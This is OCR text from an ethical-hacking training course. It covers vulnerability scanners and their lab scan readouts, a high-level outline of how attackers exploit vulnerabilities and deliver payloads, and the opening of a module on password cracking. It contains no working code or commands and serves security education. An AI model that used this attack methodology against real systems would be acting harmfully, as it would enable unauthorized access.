
Figure 3.17: Vulnerability scanning using Qualys Vulnerability Management

- **OpenVAS**

  Source: *https://www.openvas.org*

  OpenVAS is a framework of several services and tools that offer a comprehensive and powerful vulnerability scanning and vulnerability management solution. The framework is part of Greenbone Network's commercial vulnerability management solution, developments from which have been contributed to the open-source community since 2009.

  The actual security scanner is accompanied by a regularly updated feed of Network Vulnerability Tests (NVTs), over 50,000 in total.


Greenbone
Security Assistant
Logged in as Admin admin | Logout
Tue Oct 29 05:39:51 2019 UTC
Dashboard
Scans
Assets
SecInfo
Configuration
Extras
Administration
Help
Anonymous XML
Done
--

Filter: autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70

Report: Results (3 of 43)

ID: ea451637-d5d3-4ea5-8273-cca80331e911
Modified: Tue Oct 29 05:36:14 2019
Created: Tue Oct 29 05:24:35 2019
Owner: admin

1 - 3 of 3

Vulnerability		Severity	QoD	Host	Location	Actions
DCE/RPC and MSRPC Services Enumeration Reporting		5.0 (Medium)	80%	10.10.10.16	135/tcp	
SSL/TLS: Report Weak Cipher Suites		4.3 (Medium)	98%	10.10.10.16	3389/tcp	
TCP timestamps		2.6 (Low)	80%	10.10.10.16	general/tcp	

(Applied filter:autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70) 1 - 3 of 3

Backend operation: 4.16s

Greenbone Security Assistant (GSA) Copyright 2009 - 2018 by Greenbone Networks GmbH, www.greenbone.net

Figure 3.18: Vulnerability scanning using OpenVAS

- **GFI LanGuard**

  Source: *https://www.gfi.com*

  GFI LanGuard scans for, detects, assesses, and rectifies security vulnerabilities in a network and its connected devices. This is done with minimal administrative effort. It scans the operating systems, virtual environments, and installed applications through vulnerability check databases. It enables analysis of the state of network security, identifies risks, and offers solutions before the system can be compromised.




GFI LanGuard
Dashboard
Scan
Remediate
Activity Monitor
Reports
Configuration
Utilities
Discuss this version...
Filter
Group
Search
Overview
Computers
History
Vulnerabilities
Patches
Ports
Software
Entire Network
Localhost : SERVER2019
Local Domain : WORKGROUP
CEH
Domain Controllers
SERVER2016
Mobile Devices
SERVER2016 (10.10.10.16)
Vulnerability Level
Low
Medium
High
Security Sensors
Software Updates
Service Packs and Update Rollups
Vulnerabilities
Malware Protection Issue
Firewall Issues
Unauthorized Applications
Audit Status
Computer Details
Name
SERVER2016
IP Address
10.10.10.16
MAC Address
00-0C-29-0E-73-17
Top 5 Issues to Address
Windows Malicious Software Removal Tool x64 - November 2019 (KB890830)
2019-11 Cumulative Update for Windows Server 2016 for x64-based Systems (KB4525236)
2019-11 Servicing Stack Update for Windows Server 2016 for
Scan Activity
3
2
1
0
11/17/2019
11/18/2019
11/19/2019
11/20/2019
Last Scan: 11/19/2019 3:35:11 PM
Scan Activity
Remediation Activity
Agent Status
Agent Not Installed
Deploy Agent
Click here to learn more about agents.
Results Statistics
Missing Security Updates: 7 (7 Critical/High)
Missing Non-Security Updates: 2
Service Packs and Update Rollups: 1
Major Version Upgrades: 1
Other Vulnerabilities: 11 (6 Critical/High)
Common Tasks:
Manage agents...
Add more computers...
Scan and refresh information now
Vulnerability Trend Over Time
High
Medium

Figure 3.19: Vulnerability scanning using GFI LanGuard

Listed below are some of the additional vulnerability assessment tools:

- Nessus Professional (*https://www.tenable.com*)
- Nikto (*https://cirt.net*)
- Qualys FreeScan (*https://freescan.qualys.com*)
- Acunetix Web Vulnerability Scanner (*https://www.acunetix.com*)
- Nexpose (*https://www.rapid7.com*)
- Network Security Scanner (*https://www.beyondtrust.com*)
- SAINT Security Suite (*https://www.carson-saint.com*)
- beSECURE (AVDS) (*https://www.beyondsecurity.com*)
- Core Impact Pro (*https://www.coresecurity.com*)
- N-Stalker Web Application Security Scanner (*https://www.nstalker.com*)



Vulnerability Exploitation

- ❑ Vulnerability exploitation involves the execution of multiple complex, interrelated steps to **gain access to a remote system**
- ❑ The steps involved are as follows:

01 **Identify the vulnerability**
02 **Determine the risk associated with the vulnerability**
03 **Determine the capability of the vulnerability**
04 **Develop the exploit**
05 **Select the method for delivering – local or remote**
06 **Generate and deliver the payload**
07 **Gain remote access**

Vulnerability Exploitation

Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system. Attackers can perform exploitation only after discovering vulnerabilities in that target system. Attackers use discovered vulnerabilities to develop exploits and deliver and execute the exploits on the remote system.

Steps involved in exploiting vulnerabilities:

1. **Identify the Vulnerability**

   Attackers identify the vulnerabilities that exist in the target system using various techniques such as footprinting and reconnaissance, scanning, enumeration, and vulnerability analysis. After identifying the OSs used and vulnerable services running on the target system, attackers also use various online exploit sites such as Exploit Database (*https://www.exploit-db.com*) and SecurityFocus (*https://www.securityfocus.com*) to detect vulnerabilities in underlying OS and applications.

2. **Determine the Risk Associated with the Vulnerability**

   After identifying a vulnerability, attackers determine the risk associated with the vulnerability, i.e., whether exploitation of this vulnerability sustains the security measures on the target system.

3. **Determine the Capability of the Vulnerability**

   If the risk is low, attackers can determine the capability of exploiting this vulnerability to gain remote access to the target system.

4. **Develop the Exploit**

   After determining the capability of the vulnerability, attackers use exploits from online exploit sites such as Exploit Database (*https://www.exploit-db.com*), or develop their own exploits using exploitation tools such as Metasploit.

5. **Select the Method for Delivering – Local or Remote**


   Attackers perform remote exploitation over a network to exploit vulnerability existing in the remote system to gain shell access. If attackers have prior access to the system, they perform local exploitation to escalate privileges or execute applications in the target system.

6. **Generate and Deliver the Payload**

   Attackers, as part of exploitation, generate or select malicious payloads using tools such as Metasploit and deliver it to the remote system either using social engineering or through a network. Attackers inject malicious shellcode in the payloads, which, when executed, establishes a remote shell to the target system.

7. **Gain Remote Access**

   After generating the payload, attackers run the exploit to gain remote shell access to the target system. Now, attackers can run various malicious commands on the remote shell and control the system.



Module Summary

01 This module has discussed threat and threat sources

02 It also discussed in detail on malware and its types

03 This module gave an overview of malware countermeasures

04 This module also discussed in detail on vulnerabilities and classification of vulnerabilities

05 Finally, this module ended with a detailed discussion of vulnerability assessment concepts such as vulnerability research, vulnerability scoring systems and databases, vulnerability management life cycle, and vulnerability exploitation

06 In the next module, we will discuss in detail on various password cacking techniques and countermeasures

Module Summary

This module has discussed threat and threat sources. It also discussed in detail malware and its types. It also provided an overview of malware countermeasures. This module also discussed in detail vulnerabilities and classification of vulnerabilities. Finally, the module ended with a detailed discussion on vulnerability assessment concepts such as vulnerability research, vulnerability scoring systems and databases, vulnerability management life cycle, and vulnerability exploitation.


In the next module, we will discuss in detail the various password cracking techniques and countermeasures.

EC-Council | codered FROM EC-COUNCIL

E|HE™
Ethical Hacking Essentials

Module 04

Password Cracking Techniques and Countermeasures



Module Objectives

1. Understanding the Password Cracking and Password Complexity
2. Understanding Microsoft Authentication
3. Understanding Various Types of Password Attacks
4. Overview of Password Cracking Tools
5. Understanding Countermeasures against Password Attacks


Module Objectives

Weak password selection has been the most common security weakness faced by organizations and individuals in recent times. Attackers use many sophisticated techniques and tools to crack passwords and gain access to critical systems and networks. An in-depth understanding of password cracking techniques and the corresponding defensive measures can help individuals and organizations create strong password policies and protect personal or corporate information.

This module starts with an overview of password cracking and password complexity. It provides an insight into various password cracking techniques. Later, the module discusses various password cracking tools and ends with a brief discussion on password cracking countermeasures.

At the end of this module, you will be able to do the following:

- Understand the password cracking and password complexity
- Describe the Microsoft authentication mechanisms
- Explain various types of password attacks
- Use different password cracking tools
- Adopt countermeasures against password cracking attacks



Module Flow


1 **Discuss Password Cracking Techniques**

2 **Discuss Password Cracking Tools**

3 **Discuss Password Cracking Countermeasures**

Discuss Password Cracking Techniques

Attackers are discovering new sophisticated password cracking techniques through which even strong passwords are being cracked. This section lays out an overview of password cracking and its complexity. It discusses various types of password attacks.



Password Cracking

Password cracking techniques are used to **recover passwords** from computer systems


Attackers use password cracking techniques to **gain unauthorized access** to vulnerable systems

Most of the password cracking techniques are successful because of weak or easily **guessable passwords**

Password Cracking

Password cracking is the process of recovering passwords from the data transmitted by a computer system or from the data stored in it. The purpose of cracking a password might be to help a user recover a forgotten or lost password, as a preventive measure by system administrators to check for easily breakable passwords, or for use by an attacker to gain unauthorized system access.

Hacking often begins with password-cracking attempts. A password is a key piece of information necessary to access a system. Consequently, most attackers use password-cracking techniques to gain unauthorized access. An attacker may either crack a password manually by guessing it or use automated tools and techniques such as a dictionary or a brute-force method. Most password-cracking techniques are successful because of weak or easily guessable passwords.



Password Complexity

1 Passwords that contain letters, special characters, and numbers **ap1@52**

2 Passwords that contain only numbers **23698217**

3 Passwords that contain only special characters **&*#@!(%)**

4 Passwords that contain letters and numbers **meet123**

5 Passwords that contain only letters **POTHMYDE**

6 Passwords that contain only letters and special characters **bob@&ba**

7 Passwords that contain only special characters and numbers **123@$45**

Password Complexity

